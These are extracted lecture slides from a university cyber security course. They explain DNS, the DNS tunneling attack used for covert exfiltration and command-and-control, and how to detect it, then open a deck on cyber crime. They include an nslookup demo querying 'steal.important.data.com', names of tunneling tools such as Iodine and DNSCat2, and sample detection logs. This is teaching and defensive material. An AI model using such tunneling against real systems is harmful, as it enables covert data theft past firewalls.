

Overview

- The Domain Name System (DNS) is a huge phone book or White Pages for the Internet
- We, humans, access information online through domain names
 - E.g., www.nytimes.com or www.yahoo.com
- Web browsers interact through Internet Protocol (IP) addresses
- DNS translates domain names to IP addresses so browsers can load Internet resources
- Each device connected to the Internet has a unique IP address which other machines use to find the device
- DNS servers eliminate the need for humans to memorize IP addresses such as
 - 192.168.1.1 (in IPv4)
 - 2400:cb00:2048:1::c629:d7a2 (in IPv6)

Domain Name System

Overview


- We type the domain name (E.g., www.amazon.com) in our browser
- The browser then queries the DNS server for amazon.com's IP address
- The DNS returns Amazon's IP address
- The browser then requests data from Amazon's web host using the IP Address



Domain Name System




Domain Name System Terminology

- Domain Names
 - A domain name is a human-readable name—like amazon.com
 - The Internet Corporation for Assigned Names and Numbers (ICANN) manages these domain names
 - Top Level Domain (TLD)
 - TLD refers to the last part of a domain name
 - For example, the .com in amazon.com is the Top Level Domain
 - Most common TLDs include .com, .net, org, and .info
 - Country code TLDs represent specific geographic locations
 - For example: .in represents India
 - Second Level Domain
 - This is the part of a domain name which comes right before the TLD—amazon.com—for example.
 - Sub Domain
 - A subdomain can be created to identify unique content areas of a web site. For example, the aws of aws.amazon.com.
- 
- The logo of IIT Roorkee is a circular emblem. It features a central emblem with a stylized plant or flower at the top, surrounded by a gear-like border. The outer ring of the circle contains the text "INDIAN INSTITUTE OF TECHNOLOGY ROORKEE" in English and "शोनं परमं बलम्" in Hindi. The entire logo is set against a light blue background.

Domain Name System




DNS Hierarchy



Domain Name System



Resolving Domain Names



Source: YouTube: Bypassing Firewalls with DNS Tunnelling

DNS Tunneling Attack




Overview

- There's a protocol for everything on the Internet, and DNS supports a fairly simple query-response protocol
 - This protocol allows admins to query a DNS server's database
- To see how it works, try accessing nslookup
 - This is the go-to tool to query DNS
- Hackers secretly communicate with a target computer by sneaking in commands and data into the DNS protocol
 - This idea is at the core of [DNS Tunneling](#)

DNS Tunneling Attack

nslookup

- The protocol responded with the IP address of the domain
 - E.g., nytimes.com, bbc.com
- In the DNS protocol language, we made an address or "A" query
- Other queries can be made where the DNS protocol responds with various fields of data
 - these can be exploited by hackers
- The DNS protocol carries the query to the server, and the response back to the client
- What if a hacker slipped a message into a DN query?
 - For example, instead of typing a legitimate URL, they entered the data they wanted to exfiltrate?



```
C:\Windows\System32>nslookup
Default Server: hyddns.actcorp.in
Address: 49.205.171.194

> nytimes.com
Server: hyddns.actcorp.in
Address: 49.205.171.194

Non-authoritative answer:
Name: nytimes.com
Addresses: 151.101.129.164
           151.101.193.164
           151.101.1.164
           151.101.65.164

> bbc.com
Server: hyddns.actcorp.in
Address: 49.205.171.194

Non-authoritative answer:
Name: bbc.com
Addresses: 2a04:4e42::81
           2a04:4e42:200::81
           2a04:4e42:400::81
           2a04:4e42:600::81
           151.101.64.81
           151.101.128.81
           151.101.192.81
           151.101.0.81
```



DNS Tunneling Attack

Slipping a message into a DN query

```
C:\Windows\System32>nslookup
Default Server: hyddns.actcorp.in
Address: 49.205.171.194

> steal.important.data.com
Server: hyddns.actcorp.in
Address: 49.205.171.194


*** hyddns.actcorp.in can't find steal.important
.data.com: Non-existent domain
>
```

DNS Tunneling Attack



What is DNS Tunneling

- Attack Objective
 - Use the DNS protocol itself as a data transport mechanism, taking advantage of DNS's free flow through firewalls
- Attack Impact
 - Covert channel for data exfiltration or otherwise avoiding "standard" communication paths
- Attack forms
 - Software within one domain encodes data into DNS resource records for transmission through firewalls
 - DNS "query" sent to tunnel endpoint DNS server
 - Tunnel endpoint DNS server "answers" with response data



DNS Tunneling Attack



What is DNS Tunneling

- Suppose hackers were in control of the DNS server
- Hackers can fake responses and send data back to the target system
- They can return messages hidden in various DNS response fields to the malware they loaded on the victim's computer
 - For example, directing the malware to search this folder, etc.
- The "tunneling" part of this attack is about obscuring the data and commands to avoid detection by firewall (monitoring software)
- Hackers can use base32, base64 or other character sets, or even encrypt the data
- This encoding would get past simple detection software that's searching on plaintext patterns

DNS Tunneling Attack

Resolving Domain Names





DNS Tunneling Attack

Resolving Domain Names




- To access www.hacker.com, the victim's machine first approaches the rogue DNS server
 - because this rogue server contains the IP of the domain
- This DNS server responds with IP address
- Thus a tunnel gets established between the victim's machine and the rogue DNS server
- This tunnel would be used to encode confidential data of the internal system
- Data would be exfiltrated through DNS queries since this protocol is very flexible and there are several fields in DNS response to exfiltrate data



DNS Tunneling Attack

What is DNS Tunneling

- DNS tunneling allows:
 - Data Exfiltration
 - Hackers sneak sensitive data out over DNS
 - It's certainly not the most efficient way to get data from a victim's computer—with all the extra overhead and encoding—but it can work and it's stealthy!
 - Command and Control (C2)
 - Hackers can also use the DNS protocol to send simple commands to, say, a Remote Access Trojan (RAT)
 - IP-Over-DNS Tunneling
 - There are utilities that have implemented the IP stack on the DNS query-response protocol
 - This would make it relatively easy to transfer data using standard communications software like FTP, Netcat, ssh, etc.,.



DNS Tunneling Attack



DNS Tunneling Utilities

- If you want to do your own pen testing to see how well your company can detect and respond, there are a few utilities available
- All the ones below do IP-over-DNS:
 - **Iodine**
 - Available on many platforms (Linux, Mac OS, FreeBSD, and Windows)
 - Lets you set up an SSH shell between the target and the route computer
 - **OzymanDNS**
 - Dan Kaminsky's DNS tunneling project written in Perl
 - You can SSH with it.
 - **DNSCat2**
 - "A DNS tunnel that won't make you sick"
 - Creates an encrypted C2 channel to let you upload/download files, run a shell, etc.

DNS Tunneling Attack



Detecting DNS Tunneling

- Two ways to detect DNS Misuse

- Payload Analysis

- Involves looking for unusual data being sent back and forth using statistical techniques. For example:
 - strange-looking hostnames
 - a DNS record type that's not used all that often
 - unusual character sets that can be spotted by statistical techniques


- Traffic Analysis

- Involves looking at the number of DNS domain requests and comparing it against the normal usage baseline
 - Hackers who are performing DNS tunneling will create very heavy traffic to the server
 - In theory, much greater than a normal DNS exchange. And that should be detectable!

DNS Tunneling Attack

Detecting DNS Tunneling

Rogue Authoritative Server/DNS for www.hacker.com



Victim
www.hacker.com



- A compromised device might continuously send DNS queries to beacon, or ping, the C&C server for commands
- Data exfiltration might also result in many DNS queries because a query can hold only a small amount of data
- Overall, DNS tunnel traffic can be noisy
- But typical DNS network traffic can also be noisy, making it difficult to distinguish suspicious or unusual DNS queries from the legitimate ones
- ExtraHop Reveal(x) automatically detects unusual changes in DNS traffic based on device behavior over time, surfacing queries that should be investigated

DNS Tunneling Attack



Detecting DNS Tunneling

• Investigate DNS Queries

- DNS queries include record types, which help DNS servers retrieve the correct information about the requested domain
- For example, an "A" record type requests the IPv4 address for a domain name
- Attackers might encode data into a subdomain name of an A record type, such as **base64encodedgibberish.baddomain.com:**

The screenshot shows a user interface titled "Investigate Records". It displays a list of DNS transaction logs. The logs are color-coded with a blue circle icon and a small number indicating the count of such transactions. The details for each log entry include the time, record type, client IP, server IP, query name, and processing time. The last log entry is highlighted in green, corresponding to the "base64encodedgibberish.baddomain.com" example mentioned in the text.

Time	Record Type	Client	Server	Query Name	Processing Time
2020-09-14 18:20:16.890	DNS Response	VPN Client 10.8.16.117	dns-1.example.com	nbCFzxDjeAN6dK56FQV9EMfJ0YwmpDgA79alDKx1snj.baddomain.com	28.513
2020-09-14 18:20:16.890	DNS Response	VPN Client 10.8.16.117	dns-1.example.com	nbCFzxDjeAN6dK56FQV9EMfJ0YwmpDgA79alDKx1snj.baddomain.com	28.513
2020-09-14 18:20:16.892	DNS Request	VPN Client 10.8.16.117	dns-1.example.com	nbCFzxDjeAN6dK56FQV9EMfJ0YwmpDgA79alDKx1snj.baddomain.com	10.4.0.5, 28.513
2020-09-14 18:20:16.843	DNS Response	VPN Client 10.8.16.117	dns-1.example.com	nbCFzxDjeAN6dK56FQV9EMfJ0YwmpDgA79alDKx1snj.baddomain.com	38.678
2020-09-14 18:20:16.843	DNS Response	VPN Client 10.8.16.117	dns-1.example.com	nbCFzxDjeAN6dK56FQV9EMfJ0YwmpDgA79alDKx1snj.baddomain.com	38.678

Source: <https://www.extrahop.com/company/blog/2020/dns-tunneling-definition-and-protection/>



DNS Tunneling Attack

Detecting DNS Tunneling

Investigate Records

View the transactions associated with this detection

- Time: 2020-09-14 18:20:16.890, Record Type: DNS Response, Client: VPN Client 10.8.16.117, Client IPv4 Address: 172.22.1.3, Server: dns-1.example.com Server IPv4 Address: 10.4.0.5,
⑤ Opcode: QUERY, Error: NXDOMAIN, Query Name: nbCFZxDcjeAN6dK56FQVI9EMFJ0lYjwmjSDdA79alKDKtx1snj.baddomain.com, Query Type: A, Processing Time: 28.513,
Response L2 Bytes: 128

- Time: 2020-09-14 18:20:16.890, Record Type: DNS Response, Client: VPN Client 10.8.16.117, user , Client IPv4 Address: 172.22.1.3, Server: dns-1.example.com
⑥ Server IPv4 Address: 10.4.0.5, Opcode: QUERY, Error: NXDOMAIN, Query Name: nbCFZxDcjeAN6dK56FQVI9EMFJ0lYjwmjSDdA79alKDKtx1snj.baddomain.com, Query Type: A,
Response L2 Bytes: 134

- ⑦ Time: 2020-09-14 18:20:16.862, Record Type: DNS Request, Client: VPN Client 10.8.16.117, Client IPv4 Address: 172.22.1.3, Server: dns-1.example.com, Server IPv4 Address: 10.4.0.5,
Opcode: QUERY, Query Name: nbCFZxDcjeAN6dK56FQVI9EMFJ0lYjwmjSDdA79alKDKtx1snj.baddomain.com, Query Type: A, Request L2 Bytes: 128

- ⑧ Time: 2020-09-14 18:20:16.843, Record Type: DNS Response, Client: VPN Client 10.8.16.117, Client IPv4 Address: 172.22.1.3, Server: dns-1.example.com Server IPv4 Address: 10.4.0.5,
Opcode: QUERY, Error: NXDOMAIN, Query Name: ChiM2n0boOSy2BBbyKNWCp870PG4obghITadFuclrzWEiLUBPc.baddomain.com, Query Type: A, Processing Time: 38.678,
Response L2 Bytes: 128

- ⑨ Time: 2020-09-14 18:20:16.843, Record Type: DNS Response, Client: VPN Client 10.8.16.117, user , Client IPv4 Address: 172.22.1.3, Server: dns-1.example.com
Server IPv4 Address: 10.4.0.5, Opcode: QUERY, Error: NXDOMAIN, Query Name: ChiM2n0boOSy2BBbyKNWCp870PG4obghITadFuclrzWEiLUBPc.baddomain.com, Query Type: A,
Response L2 Bytes: 134



DNS Tunneling Attack

Detecting DNS Tunneling

- How to Prevent DNS Tunneling

- Because DNS is an essential service, it can be difficult to block
- But a defender might be able to identify suspicious domains and IP addresses from threat intelligence matches
- DNS traffic that is sent to known malicious endpoints and domains can be blocked at the perimeter
- Also, internal clients can be configured to send all queries to an internal DNS server that filters or blocks suspicious domains
- Keep in mind that suspicious domains might be short-lived to avoid detection
- Staying vigilant for suspicious domains, and reporting suspicious domains to threat intelligence platforms, can help reduce the effectiveness of DNS tunnels in abetting malicious C&C activity

DNS Tunneling Attack



Detecting DNS Tunneling

- ExtraHop Reveal(x) automatically detects unusual changes in DNS traffic based on device behavior over time, surfacing queries that should be investigated
- A defender can investigate the DNS query from the detection card
- Investigate DNS Queries
- DNS queries include record types, which help DNS servers retrieve the correct information about the requested domain. For example, an "A" record type requests the IPv4 address for a domain name. Attackers might encode data into a subdomain name of an A record type, such as base64encodedgibberish.baddomain.com:



Thank You!



BITS Pilani
Pilani | Dubai | Goa | Hyderabad

Cyber Security

Cyber Crimes and Offenses

Dr. Ramakrishna Dantu

Associate Professor, BITS Pilani

Disclaimer and Acknowledgement




- The content for these slides has been obtained from books and various other source on the Internet
- I here by acknowledge all the contributors for their material and inputs.
- I have provided source information wherever necessary
- I have added and modified the content to suit the requirements of the course

Common Cyber Attacks



Agenda

- Cyber Crimes and Offenses:
 - Introduction to Cyber Crimes
 - Motives
 - Classification of crimes and criminals
 - Types, frequency and amount of Cyber Crime
 - Organized Cyber Crime
 - Cyber terrorism
 - Cyber war
 - Cyber Crime Modus-Operandi and Social Engineering
 - Cybercrimes against individuals, organizations, and nations
 - Cyber Crime Techniques
 - Cyber Crime Monitoring and Prevention
 - Domestic and International Response





Introduction to Cyber Crimes



Introduction to Cyber Crimes



Target Security Breach



https://www.youtube.com/watch?v=M5tl4Yf92Nk&ab_channel=BloombergQuicktake


https://www.youtube.com/watch?v=w1o52wMzjFw&ab_channel=CNN

<https://www.npr.org/2014/01/13/262185937/how-the-hackers-did-it-a-discussion-about-targets-data-breach>

Introduction to Cyber Crimes



Target Security Breach




Source: Business Data Networks and Security – Raymond R Pranko, Julia L. Pranko

Introduction to Cyber Crimes



Target Security Breach

- Christmas Season 2013
- BlackPOS malware "scrapes" transaction data
- Data from 40 million credit card transactions stolen
- In separate attack, personal information on 70 million Target customers stolen
- Sales fell 5.3%, profits fell 46% (by \$500 million)
- Several hundred million dollars due to lawsuits
- Chief Technology Officer and CEO fired




Source: Internet

Introduction to Cyber Crimes



IT Security Breach Statistics

- Information is Beautiful
 - <https://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-hacks/>
- Data Breach Statistics
 - <https://phoenixnap.com/blog/data-breach-statistics>




Introduction to Cyber Crimes



Introduction

- Today, the Internet is an essential part of everyday life for most people
 - Businesses, Governments, and Individuals rely on the Internet for their daily routine
- Almost everything happens on the Internet these days:
 - conducting business,
 - performing research,
 - gathering information,
 - shopping,
 - entertainment,
 - payment for goods and services,
 - banking and financial tasks,
 - sending files and data to others, and
 - communicating with friends and family around the world
- It is estimated that about 31 percent of the Earth's population uses the Internet regularly



Introduction to Cyber Crimes



Introduction

- While advances in technology have benefited society, they have also created new opportunities for cybercriminals
- And as the computer technology becomes more advanced, so do the illegal activities
 - New criminal offenses are constantly being developed in the realm of cyberspace.
- Traditional crimes are also done online with the advancement of technology
 - E.g., fraud, theft, stalking, and bullying, Illegal drugs, and child pornography
- These new forms of crimes are occurring because they are comparatively easy to commit online
- Cybercriminals can...
 - easily hack into computer systems anywhere in the world with little cost and little risk of being caught
 - alter records and information, steal money, or steal the identities of innocent victims
 - offer goods and products for sale that cannot be purchased elsewhere
 - post with the intent of harming a person's reputation
- The software needed to carry out all of these malicious attacks can be purchased online for a small fee

Introduction to Cyber Crimes



Definitions

- Cyber crime has been defined differently by different researchers
 - "A crime conducted in which a **computer** was directly and significantly instrumental"
 - "Any illegal act where a special knowledge of **computer technology** is essential for its perpetration, investigation, or prosecution"
 - "Any traditional crime that has acquired a new dimension or order of magnitude through the aid of a **computer**, and abuses that have come into being because of **computers**"
 - "Any financial dishonesty that takes place in a **computer environment**"
 - "Any threats to the **computer** itself, such as theft of hardware or software, sabotage and demands for ransom"

Introduction to Cyber Crimes



Types of Computer Crime

- "*Computer crime or cybercrime is a term used broadly to describe criminal activity in which computers or computer networks are a tool, a target, or a place of criminal activity*"

--- New York Law School Course on Cybercrime, Cyberterrorism, and Digital Law Enforcement

